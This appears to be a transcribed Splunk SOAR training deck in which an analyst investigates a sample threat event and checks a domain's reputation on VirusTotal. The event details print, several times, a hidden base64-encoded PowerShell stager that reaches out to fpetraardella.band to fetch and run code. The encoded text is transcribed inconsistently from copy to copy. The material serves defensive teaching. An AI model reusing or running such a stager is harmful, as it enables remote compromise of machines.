The screenshot shows the SOAR dashboard interface. On the left, a sidebar menu includes Home, Sources, Indicators, Cases, Playbooks, Apps, Administration, Reporting, and Documentation. A pink callout box labeled "Click!" points to the "My Events" option under the Indicators section. The main dashboard features several key performance indicators (KPIs):

- Automation ROI Summary:** Non-production use license for all users.
- Mean dwell time:** 5 mo 9d.
- Mean time to resolve:** 0m.
- FTE Gained:** 0.0.
- Time saved:** 8m.

Below these KPIs are three main sections: **Workload**, **Events by Status**, and **Top Playbooks**.

- Workload:** Shows a total workload of 3. A bar chart indicates Alice Blue has 3 tasks assigned.
- Events by Status:** A donut chart shows 2 total events, with 1 Medium severity and 1 High severity.
- Top Playbooks:** A list showing suspicious URLs and office documents.

SLA	SEVERITY
+ 38%	HIGH
+ 0%	MEDIUM

Investigating the Event

The screenshot shows the Splunk SOAR interface. At the top, there's a navigation bar with 'splunk> SOAR' and a search bar. To the right, it displays 'Non-production use license.' and 'soar-hands-on version 5.1.0.70187'. Below the navigation is a dashboard with four cards: 'Top Events' (4 events), 'Severity' (High: 1, Medium: 2, Low: 1), 'Status' (New: 2, Open: 1, Closed: 1), and 'Top Owners' (4 owners). A search bar at the bottom left allows searching by event names or ID. On the right, there are buttons for 'Show' (My Events), a dropdown, and '+ EVENT'. Below the dashboard is a table of events. The table has columns: ID, NAME, LABEL, TENANT, OWNER, STATUS, SEVERITY, SENSITIVITY, ARTIFACTS, CREATED, and OPENED. The first four rows are highlighted with a pink border, and a pink callout box with the text 'Click!' points to the 'NAME' column of the fourth row. The fifth row is also highlighted with a pink border. The table shows the following data:

ID	NAME	LABEL	TENANT	OWNER	STATUS	SEVERITY	SENSITIVITY	ARTIFACTS	CREATED	OPENED
15	User Account Locked	events	Tenant 1	user001-splk Alice ...	Closed	LOW	TLP:WHITE	1	Today at 7:59 am	
14	Suspicious URL	events	Tenant 1	user001-splk Alice ...	Open	HIGH	TLP:RED	1	Today at 7:56 am	Today at 7:57
13	Suspicious Office Document	events	Tenant 1	user001-splk Alice ...	New	MEDIUM	TLP:AMBER	1	Today at 7:32 am	
2	Threat Activity Detected	events	Tenant 1	user001-splk Alice ...	New	MEDIUM	TLP:AMBER	1	Dec 8th 2020 at 6:14 pm	

Dynamic Updates S

splunk> turn data into doing®

Investigation View

The screenshot displays the Splunk SOAR Investigation View. At the top, there's a header bar with the Splunk logo, 'SOAR', a search bar, and navigation links. Below the header is a banner indicating a 'Non-production use license' and the version 'soar-hands-on version 5.1.0.70187'. On the right side of the header, there's a notification bell icon for 'Alice Bluebird'.

The main area is titled 'INVESTIGATION' and shows a timeline from April 2019 to January 2021. The timeline features several event markers: 'Activity Started' (blue circle), 'Threat Activity Detected' (purple square), 'Activity Ended' (blue circle), 'Created on Splunk S...' (blue circle), and 'Event reassigned to' (grey circle). The timeline is divided into quarters by month labels (Apr, Jul, Oct, Jan).

Below the timeline, there are tabs for 'Timeline', 'Workbook', 'Evidence', 'Notes', and 'Reports'. To the right of the timeline, there are various filters and actions: 'User' dropdown set to 'All', 'Actions' button, 'Comments' button, 'Notes' button, 'Playbooks' button, 'Artifacts (1)' button, and a '+' button for adding new artifacts. A pink box highlights the 'Summary' and 'Analyst' buttons under the 'View' dropdown. A pink callout box with the text 'Click!' points to the 'User' filter dropdown.

Investigation View

The screenshot shows the Splunk SOAR Investigation View interface. At the top, there's a navigation bar with 'splunk> SOAR' on the left, a search bar in the center, and 'INVESTIGATION' on the right. A blue banner at the top right indicates a 'Non-production use license' and the version 'soar-hands-on version 5.1.0.70187'. On the far right, there's a user profile for 'Alice Bluebird'.

The main area is titled 'Threat Activity Detected' and shows a timeline from April 2019 to October 2021. The timeline has several key points marked with icons and labels:

- Activity Started (Apr 2019)
- Threat Activity Dete... (Jun 2019)
- Activity Ended (Sep 2020)
- Created on Splunk S... (Sep 2020)
- Event reassigned to (Oct 2021)

The interface includes tabs for 'Timeline', 'Workbook', 'Evidence', 'Notes', and 'Reports'. A pink callout box with the text 'Click!' points to the 'EVENT INFO' tab under the 'HUD' section. The bottom of the screen shows a date range from '2019 Mar' to '2021 Oct'.

Investigation View

The screenshot shows the SOAR Investigation View interface. At the top, there's a navigation bar with 'splunk> SOAR' on the left and a search bar. In the center, it says 'INVESTIGATION'. On the right, there's a 'Non-production use license.' message, the version 'soar-hands-on version 5.1.0.70187', and a user profile for 'Alice Bluebird'. Below the navigation is a header bar with tabs for 'events MEDIUM TLPAMBER' and 'ID: 2 Tenant: Tenant 1'. The main content area has sections for 'Threat Activity Detected', 'HUD', 'EVENT INFO', 'DATES', 'PEOPLE', and 'DETAILS'. A pink box highlights the 'Analyst' tab under 'View' in the header, with a callout pointing to it labeled 'Click!'. The bottom half of the screen features a timeline from April 2019 to October 2021, showing activity points like 'Activity Started' and 'Activity Ended' with associated artifacts.

Threat Activity Detected

Owner: Alice Bluebird Status: New View: Summary Analyst

Click!

Event Info

Details Toggle	0
Actions Run:	0
Artifacts:	1

Dates

Created:	Dec 8th 2020 at 6:14 pm
Activity Start:	Mar 12th 2019 at 1:54 am
Last Updated:	Today at 7:26 am
SLA:	Exceeded by a year

People

Details

Timeline

User: All Actions Comments Notes Playbooks Artifacts (1) + -

Activity Started Threat Activity Det... Activity Ended Created on Splunk S... Event reassigned to

Apr Jul Oct Jan Apr Jul Oct Apr Jul Oct Jan Apr Jul Oct Jan

2019 Mar 2019 Jun 2019 Sep 2019 Dec 2020 Mar 2020 Jun 2020 Sep 2020 Dec 2021 Mar 2021 Jul 2021 Oct

Investigation View

The screenshot displays the SOAR Investigation View interface. At the top, there's a header with the SOAR logo, a search bar, and navigation links for 'INVESTIGATION', 'Non-production use license.', 'soar-hands-on version 5.1.0.70187', and a user profile for 'Alice Bluebird'. Below the header, the main area shows an event titled 'Threat Activity Detected' with ID 2, Tenant: Tenant 1. The event status is 'New'. The 'Event Info' section includes fields like 'Playbooks Run: 0', 'Actions Run: 0', 'Artifacts: 1', 'Created: Dec 8th 2020 at 6:14 pm', 'Activity Start: Mar 12th 2019 at 1:54 am', 'Last Updated: Today at 7:26 am', and 'SLA: Exceeded by a year'. The 'Artifacts' tab is highlighted with a pink border and a callout box containing the text 'Click!'. The timeline shows activity points: 'Activity Started' (Threat Activity Detec...), 'Activity Ended' (Created on Splunk S...), and 'Event reassigned to'. The timeline spans from April 2019 to November 2021.

Investigation View

The screenshot shows the Splunk SOAR Investigation View. At the top, there's a navigation bar with 'splunk> SOAR' and a search bar. To the right, it displays 'INVESTIGATION', 'Non-production use license.', 'soar-hands-on version 5.1.0.70187', and a notification for 'Alice Bluebird'. Below the navigation, a banner says 'Threat Activity Detected' with filters for 'events MEDIUM TLPAMBER' and ID: 2 Tenant: Tenant 1'. The main area has tabs for 'EVENT INFO', 'DATES', 'PEOPLE', and 'DETAILS'. Under 'EVENT INFO', it shows Playbooks Run: 0, Actions Run: 0, Artifacts: 1, Created: Dec 8th 2020 at 6:14 pm, Activity Start: Mar 12th 2019 at 1:54 am, Last Updated: Today at 7:26 am, and SLA: Exceeded by a year. The 'DETAILS' section includes Source ID: 24377d55-139b-45a5-b263-46b17d3ebf3c, Tags:, and Description:. Below this is a timeline tab bar with 'Timeline' selected, followed by 'Artifacts', 'Evidence', 'Files', 'Approvals', and 'Reports'. A blue button at the bottom of the timeline bar says 'ACTION', 'PLAYBOOK', and '+ ARTIFACT'. The 'Artifacts' tab is active, showing a table with one item: ID 2, Label event, Name Threat Activity Detected, Severity LOW, and Created By Alice Bluebird. A pink box highlights the 'Threat Activity Detected' name. A pink arrow points from this highlighted text to a pink box containing the text 'Click!'. At the bottom of the artifact table, there are 'Widgets' and 'Notes' tabs, and a 'MANAGE WIDGETS' button.

ID	LABEL	NAME	SEVERITY	CREATED BY	TAGS
2	event	Threat Activity Detected	LOW	Alice Bluebird	

Investigation View

The screenshot shows the Splunk SOAR Investigation View for an event titled "Threat Activity Detected". The event was created by Alice Bluebird on March 12, 2019, at 1:54 am. The event details table includes the following information:

Name	Threat Activity Detected	Created	Mar 12 2019 at 1:54 am
Label	event	Type	N/A
Source ID	37e51842-9ff0-45b1-91b7-98056e5704ed	Severity	Low
Start Time	Mar 12th 2019 at 1:54 am		

Details

CommandLine: C:\Windows\system32\ftp.exe -s:winsys64.dll

ParentCommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JzI0uQXNTRW1tTFkuR2V0VFIQRSGnU3lzdGVtLk1hbmFnZWI1bnQu0Xv021hdGlvb5BbXnpXRpbHmN0kw/eyRfFxleyRfLkd1vEZJzUxkkCdhXnpSW5pdEzHaWz2Ccs.05vb1B1YnxpYyx7dgFOaWMnkS5TRXRYUvxRSNgkdlVMBcWVFJ1RSI901tWXN0ZW0uTkV0LNfUnZjQ0vQT0luV1EBbmFnRVJd0jpFWFBFV3QxM0B0B2b250a51ZT0wOyR3Q2z0RVvtT2JqRUN0lFNzC1RTIS502zV0uV0VQ2ppRW500yR1PSdNb3ppGxhLzUuMC AoV2luzG93cyb0VCAo2LjE7fdPvzY008UcmklzW50LzcuMDsgcnY6MTEmUckgbGlzSBH(ZWnbtyc7Wt1Ns63Rbs50ZXQuu2VydmljZVBvaW50tWFuYWd1cl601nlnZickNlcRpzmljYR1vMfsaVRhdGhbkNnbGxWNr1D0geyR0cnvItskd2MuSCVBZGVsU58zEQoJ1VzXtQWldbnQnLCR1KtskV0MuUhJveh9W1NSU1Rfb550ZQxJv2CUkvRVWV7df060kRFZkf1bFrXZUJQcm94WtksV2MuUFPeI4kUQ1JRGV0dElhbMgPS8bU3lzdEVtLk5FdC5DcKVkRW50aWFMQ2FjSGVd0jpEZU28dUx01tmV0V09sa0NSRUR1RtRnJQWzxOyRlpVTeXn0RW0uVGv4dc5PbmNPRIeUz1060kFTQ0JLkd1vE5VGVTkCz0Dky0DhIZQ30GU42WEyJ00TQ22DMyMDm1MTZ0Ccp0ySPxskCwk5szk0v.InczsU2w0l4yNTU7MC4JMjU1fCV7je9kCRkKyRTWvRtxskS1skxyUksy5b3v0dF0pJU11jskU1skX10sJNbJEpdPSRTWvRKxSwkU1skX1190yREfC7JekKCRkKzEpJU11NjksD0oJgrJfNbJEldksUlyNTY7JfNbJEldLcRTWvRxtkU11ksF0sJNbJEld0yRflLU4T1IKU1suJFnbeJldKyRTWvRxsKlMjU2XX190y3YsiZWFkRV.zLkFEZ2cg1Q29vazllwiic2Vzcl2VbjscnRSSEtQTZJTDVoL2Q4RWtrNfIzeHlQdms9il7JHNlcjmaH0cM6Ly3mcGV0cmFhcmRibGxhLmJhbmQ6NDQzJzsld0nL2FkbWuL2dIC5waHAnOyREQVRBPSRxQy5eb1d0tG9hRERBVEeoJNFUiSkVc7JGWPSSREQXRhWzAuljNdoREYRBPSRkQVrhWzQuLREYRhlMxFTkdUaf07LUpvSU5bQ0hhchdXSmICRSICRkYVrhICgkSVYJEspKxxJRVg=

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

cmdLine: C:\Windows\system32\ftp.exe -s:winsys64.dll

admin Today at 7:26 am
Event reassigned to "user001-splk" (id: 2)

Investigating the Event

Details	
CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JlZl0uQXNTRW1iTfkuR2V0VFQRSgnU3lzdGVtLk1hbFnZW1lbnQuQXV0b21hdGlvb15BbXNpVRPbHMnKXw/eyRffxwleyRflLkd1VEZZUxkKCdhbXNpSW5pdEZhaWxiZCcsJ05vb1YmxpYyxTdGF0aWMnks5TRXRYUxVRSGkb1VMbCwkVFJ1RSI901tTWXN0ZW0UTkVOLINFUnZJQ0VQT0luVE1BbmFnRVJd0jpFWFBFY3QxMDDBb250aU51ZT0wOyR3Qz10RVctT2JqRUN0lFNZc1RITS50ZvQuV0ViQ2xpRW500yR1PSdNb3ppbGxhLzUuMCAoV2luZG93cyB0vCA2LjE7IfdPVzY0OyBUcmklkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbyc7W1N5c3Rls50ZXQuU2VydmljZVBvaW50TWFuYWdlcl060INlcnZlckNlcnPzmljYXRlVmFsaWRhdGlvbkNhGxiYWNrID0geyR0cnVlfTskd2MuSGVbzGVSUy5BZEQoJ1VzZxitQWdlbnQnLCR1KTsKV0MuUHJveHk9W1N5U1RFbS50ZXQuV2VCUKVRVWVTdF060kRFZkF1bFRXZUJQcm94WTskV2MuUFJPeHkuQ1JIRGV0dElhbFMgPSBbU3lzdEVtLk5FdC5DckvKRW50aWFMQ2FjSGVd0jpEZUZBdUx0TmV0V09Sa0NSRURITnRJQWxzOyRLPVtTeXn0RW0uVGv4dC5FbmNPREluZ1060kFTQ0JLkd1VEJ5VGVTKCz0DkyODhlZGQ30GU4ZWEyZjU00TQ2ZDMyMDliMTZi0CcpOyRSPXskRCwkSz0kqVJnczskUz0wLi4yNTU7MC4uMju1FCV7JEo9KCRKkyRTWyRfxSkS1skxyUkSy5Db3V0dF0pJT1NjskU1sk10sJFnBjEpdPSRTWyRkxSwkU1skX1190yREFcV7JEk9KCRJkzEpJt1NjskSD0oJEgrJFnBjEldKSUyNTY7JFnBjEldLCRTWyR1XT0kU1skSF0sJFnBjEldOyRflUJ4T1lk1UsoJFnBjEldKyRTWYRixsklMju2XX190yR3Yy5IZWFkRVJzLkfEZCgiQ29va2lliwiic2Vzc2lvbj1scnRSSEtrQTZJTDv0L2Q4RWtrNIFzeHIQdms9lik7JHNlcj0naHR0cHM6Ly9mcGV0cmFhcmRlbGxhLmJhbmQ6NDQzJzskdD0nL2FkbWluL2dIdC5waHAnOyREQVRBPSRXQy5Eb1d0TG9hRERBVEEoJFNFuiskVck7JGIWPSREQRxRhWzAulJNd0yREYXRBPSSrkQVrhWzQuLiREYVRhLmxFTkdUaF07LUpvSU5bQ0hhcltdXSmICRSICRKyVRhICgkSVYrJEspxKxxJRVg=
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
destinationDnsDomain	fpetraardella.band ▾
dvc_asset_tag	windows
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D ▾
signature	Process Create
sourceDnsDomain	wrk-btun.frothly.local ▾
sourceUserName	FROTHLY\billy.tun ▾
user_identity_tag	americas

ata into doing'

Investigation View

Details

CommandLine	C:\Windows\system32\ftp.exe -i :winsys64.dll
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc W1JIZl0uQXNTRW1iTfkuR2V0VFlQRSgnU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGvb5BbXNpVRpbHMnKxw/eyRffXwleyRflkdIvEZJZUxkkCdhbXNpSw5pdEzhaWxlZCcsJ05vblB1YmfpYyxTdGf0aWMnks5TRXRWYUxVRSgkbIVMbCwkVFJ1RSI901:tWXN0ZW0uTkV0LINFuZJQVQT0luVE1BbmFrRVJd0jpFWFBFY3QxMDBDb250aU51ZT0w0yR3Qz10RVctT2JqRUN0IFNzC1RTS50ZVQuV0ViQ2xpRW500yR1PSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IfdPVzY00yBuCmlkZW50LzcuMDsgcnY6MTEuMCkgbGrZSBHZWNrbyc7W1N5c3RlB50ZXQuU2VydmljZVBvaW50TWFuYWdlcl060INlcnZlckNlcnPzmljYXRlVmFsaWRhdGlbkNhbGxiYWNRlD0geyR0cnVlfTskd2MuSGVBZGVsUy5BZEQoJ1VzZltQWdlbnQnLCR1KTskv0MuUHJveHk9W1N5U1RFbS50ZQQuV2VCUkVRVWVTdF060kRFZkF1bFRXZUJQcm94WTskV2MuUFJPeHkuQ1JIRGV0dElhbFMgPSBbU3lzdEvTlkFdC5DckVkRW50aWFMQ2FjSGVd0jpEZUZBdUx0TmV0V09Sa0NSRURITnRJQWxz0yRLPVtTeXN0RW0uVGv4dC5FbmNPREluZ1060kFTQ0JLkdIvEJ5VGVTKcczODky0DhlZGQ30GU4ZWEyZjU00TQ2ZDMyMDliMTzi0CcpOyRSPXskRCwkSz0kQVJnczskUz0wLi4yNTU7MC4uMjU1fCV7JEo9KCRKKyRTWyRfxSskS1skXyUkSy5Db3V0dF0pJT1NjskU1skX10sJFNbJEpdpSRTWyRKXSwkU1skX1190yRefCV7JEk9KCRJKzEpJT1NjskSD0oJEgrJFNbJEldKSuNTY7JFNbJEldLCRTWyRlXT0kU1skSF0sJFNbJEldOyRfLUJ4T1kU1soJFNbJEldKyRTWyRlXSkMjU2XX190yR3Yy5IZWFkRVJzLkFEZCgjQ29va2lliwic2Vzc2lvbj1scnRSEtrQTZJTDVoL2Q4RWtrNIFzeHQdms9lik7JHNlcj0naHR0cHM6Ly9mcGV0cmFhcmRlbGxhLmJhbmQ6NDQzJzskdD0nL2FkbWluL2ldC5waHAnOyREQVRBPSRXQy5Eb1d0TG9hRERBVEoJFNfUiSkVck7JGIWPSREQRhWzAuLjNdOyREYXRBPsrkQVrhWzQuLiREYVRhLmxFTkdUaF07LUpvSU5bQ0hhcldXSgmlCRSICRKYVRhICgkSVYrJEspKXxJRVg=
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdLine	C:\Windows\system32\ftp.exe -i :winsys64.dll
destinationDnsDomain	fpetraardella.band ▾
dvc_asset_tag	windows
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D ▾
signature	Process Create
sourceDnsDomain	wrk-btun.frothly.local ▾
sourceUserName	FROTHLY\billy.tun ▾
user_identity_tag	americas

Click!

Investigating the Event

Details

CommandLine C:\Windows\system32\ftp.exe -i -s:winsys64.dll

ParentCommandLine

Overview Run Action **Related Events**

Click!

EVENT SEVERITY

High (radio button)

Medium (radio button) **Click!**

Low (radio button)

Total Events: 1

Tags:

[View All Indicator Details](#)

+ TAG PIN TO HUD ADD TO CASE

ParentImage

cmdLine

destinationDnsDomain fpetaardella.band

dvc_asset_tag windows

fileHashSha1 7C9F42D82849DAFC25EF972EA24EE042FB2F399D


signature Process Create

sourceDnsDomain wrk-btun.frothly.local


sourceUserName FROTHLY\billy.tun

user_identity_tag americas

Investigating the Event



Investigating the Event – Domain Reputation



Investigating the Event – Domain Reputation

Run Action [By Type](#) [By App](#) [Task](#)

Action Name: [Schedule](#)

< domain reputation

virustotal

Configure domain reputation on virustotal
Using App: VirusTotal Dev

domain • ?

[ADD ANOTHER](#) [DELETE](#) [SAVE](#)

Click!

[CANCEL](#) [LAUNCH](#)

splunk > turn data into doing®

Investigating the Event – Domain Reputation

As we run additional actions they will appear in the activity section

Event	Action	Time
admin	Event reassigned to 'user001-spik' (id: 2)	Today at 7:26 am
user001-spik Alice Bluebird	user initiated domain reputation action	6 minutes ago
VirusTotal Dev	domain = fpetaardella.band Downloaded samples: 14, Detected urls: 30, Communicating samples: 13	

INVESTIGATION

ID: 2 | Tenant: Tenant 1

Owner: Alice Bluebird | Status: New

Non-production use license | soar-hands-on version 5.1.0.70187 | Alice Bluebird

Activity | Workbook | Guidance | Timeline | Artifacts | Evidence | Files | Approvals | Reports | Action | Playbook | + Artifact

Recent Activity

Start Time: Mar 12th 2019 at 1:54 am

Details

CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -W Hidden -enc W1JZl0uQXNTRW1TFkuR2V0VFQRSgnU3IzdGVtLk1hbmlFnZW1lbmQuOxV0b21hdGh5bBxNpVRpbHmNxw/eyRfxWleyRfLkdIvEZJZUxxKcdhBxNpSw5pdEZhawxZccsJ05vbIB1YmxpYyyTdGF0aWmIK5STRXWRYvxR5gkjbVmCbKvFJ1Rsi901tWXN02W0uTkV0lNFUnzJQVQT0lUVE1BbmfnhVjdijpFWFBFY3xMD8Db250aU51Z0w0yRj30210RvctT2JqRNU0fNzciRTTS50ZVQzUv0V02xPRW500yR1PSdn3b3ppbGxhLzUuMcaov2luZg93cy80VCA2LjE7ifdpVzY0OvBucmlkZw50LzuuMdsqgnY6MTUEuMcgbGlZSBHZWNRbyc7W1N5c3Rls50ZXQzU2VydmljZBVaW50TWfUWdIc060NlnZlckNlnRpZmjjXRIVmFsaWRhdGlvbkNhbgxiYWNrD0geyRcnVfTsld2MuSGVBZGVsUy5BZEq0j1VzXIIQWdlnQnLCR1KtskV0MuJhJveH9W1NSUfRfbS50ZQxUvZCukVRVWV7dF060kRFZkF1bFRXZUJ0cm94Wtskv2MuUFJPe1kuQ1JIRGV0dihbfMpPSbbu3zdeVtLk5fdc5DckVkrW50aWFmQ2FISGvd0joepZUZbdUx0TmV0V09S3o0NSRU/RTrLJQWx0yRLPVTeXN0Rw0vVGVa4dc5FbmIPREuz1060kfFT00JLkdIvE5VGVTkCz0DkyODIZG0306U4ZWeYzJ00TQ22DMyMDImTzOCcpoyRSPXskRcwSz0kQVJncskzUz0wLj4yNTUMC4uMjU1FCV7J6e9KCRKKyRTWyrIXskS1skYUksy50b3V0df0pJ11Njsk1Usk1OsJNbJEdoyPSRTTWyRkKSkwU1skX190yREFcV7JE9KCRKJkEpJTT1NjskSD0oJgrJNbJEdkSkUyNT7JNbJEdlCRTWwRlxT0kU1skSF0sJFNbJEdoyRfLUJ4T1IkU1soJFNbJEldkyRTWwRixSkIMjU2XX190yR3y5IZWFkRVJzLkFEZCqjQ29va2lliwic2vz2vb1scnRSSEtrQTZJTDV6L204RWtrNfzeHlQdms9ilkJ-HNc1OnaHR0chIM6Ly9mcGV0cmFcmRibGxLmJhbmQ6ND02JzskdD0nL2FkbWluL2dIc5wAhnOyREQRVBPSSRXQy5b1d0TG9hRERBVEEj0FNFLuskvCk7JGWPSSRE0XRhWzAuLjDnOyREYXRBPSSRQvRhWzQuIvREYVRLmxFTdJuaF07LUpvSU5bQ0hhctdxSg=mcRC5ICRKYVrhIcgKVfrJEspKXxJRVg=

ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

cmdLine: C:\Windows\system32\ftp.exe -i -swinsys64.dll

destinationDnsDomain: fpetaardella.band

dvc_asset_tag: windows

fileHashSha1: 7C9F42D82849DAFC25EF972EA24EE042FB2F3990

signature: Process Create

sourceDnsDomain: wrk-btn.frothly.local

sourceUserName: FROTHLY\billy.tun

user_identity_tag: americas

Investigating the Event – Domain Reputation

user001-splk | Alice Bluebird 7 minutes ago

▼ user initiated domain reputation action ✓ ⋮

VirusTotal Dev

domain = fpetaardella.band ✓

Downloaded samples: 14, Detected urls: 30,
Communicating samples: 13

As we run additional actions they will appear in the activity section

Σ VirusTotal

Y SCORE	BITDEFENDER DOMAIN INFO	DR. WEB CATEGORY
This URL domain/host was seen to host badware at some point in time	None	
This URL domain/host was seen to host badware at some point in time	None	
This URL domain/host was seen to host badware at some point in time	None	
This URL domain/host was seen to host badware at some point in time	None	

Investigating the Event – Domain Reputation

1

Clicking on the action result summary in the activity panel will take us to more detail

Domain reputation ✓ Completed
Owner: Alice Bluebird | Started 12 minutes ago | Closed 12 minutes ago
1 action succeeded

APP RUN ID	ASSET	NAME	APP	STATUS
23	virustotal	user initiated domain reputation action	VirusTotal Dev	✓ Completed

✓ Completed Downloaded samples: 14, Detected urls: 30, Communicating sample s: 13

(1)

VirusTotal

DOMAIN	ALEXA CATEGORY	ALEXA DOMAIN INFO	ALEXA RANK	WEBUTATION INFO VERDICT	BITDEFENDER CATEGORY	OONPA DOMAIN INFO
fptetraardella.band	None	None	None	None	None	None
fptetraardella.band	None	None	None	None	None	None
fptetraardella.band	None	None	None	None	None	None
fptetraardella.band	None	None	None	None	None	None
fptetraardella.band	None	None	None	None	None	None

(2)

Download JSON Open in new window

user001-splk | Alice Bluebird 7 minutes ago
✓ user initiated domain reputation action ✓
VirusTotal Dev ✓
= fptetraardella.band ✓
Downloaded samples: 14, Detected urls: 30, Communicating samples: 13

Full JSON of action results

What Did We Learn About the Domain?

The following was reported back from VirusTotal about the domain:

14 malicious files could be downloaded from the domain

30 malicious URLs associated with the domain

13 different malicious files were seen communicating with the domain



A screenshot of a dark-themed Splunk interface showing a VirusTotal analysis result. At the top, it says "user001-splk | Alice Bluebird" and "7 minutes ago". Below that, it shows a "user initiated domain reputation action" with a checkmark and three dots. It also shows "VirusTotal Dev" with a checkmark. A dropdown menu indicates the domain is "fpetraardella.band". Below the domain information, it says "Downloaded samples: 14, Detected urls: 30, Communicating samples: 13".



- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Exercise #1 - Look up the domain

Re-enforcing the concepts

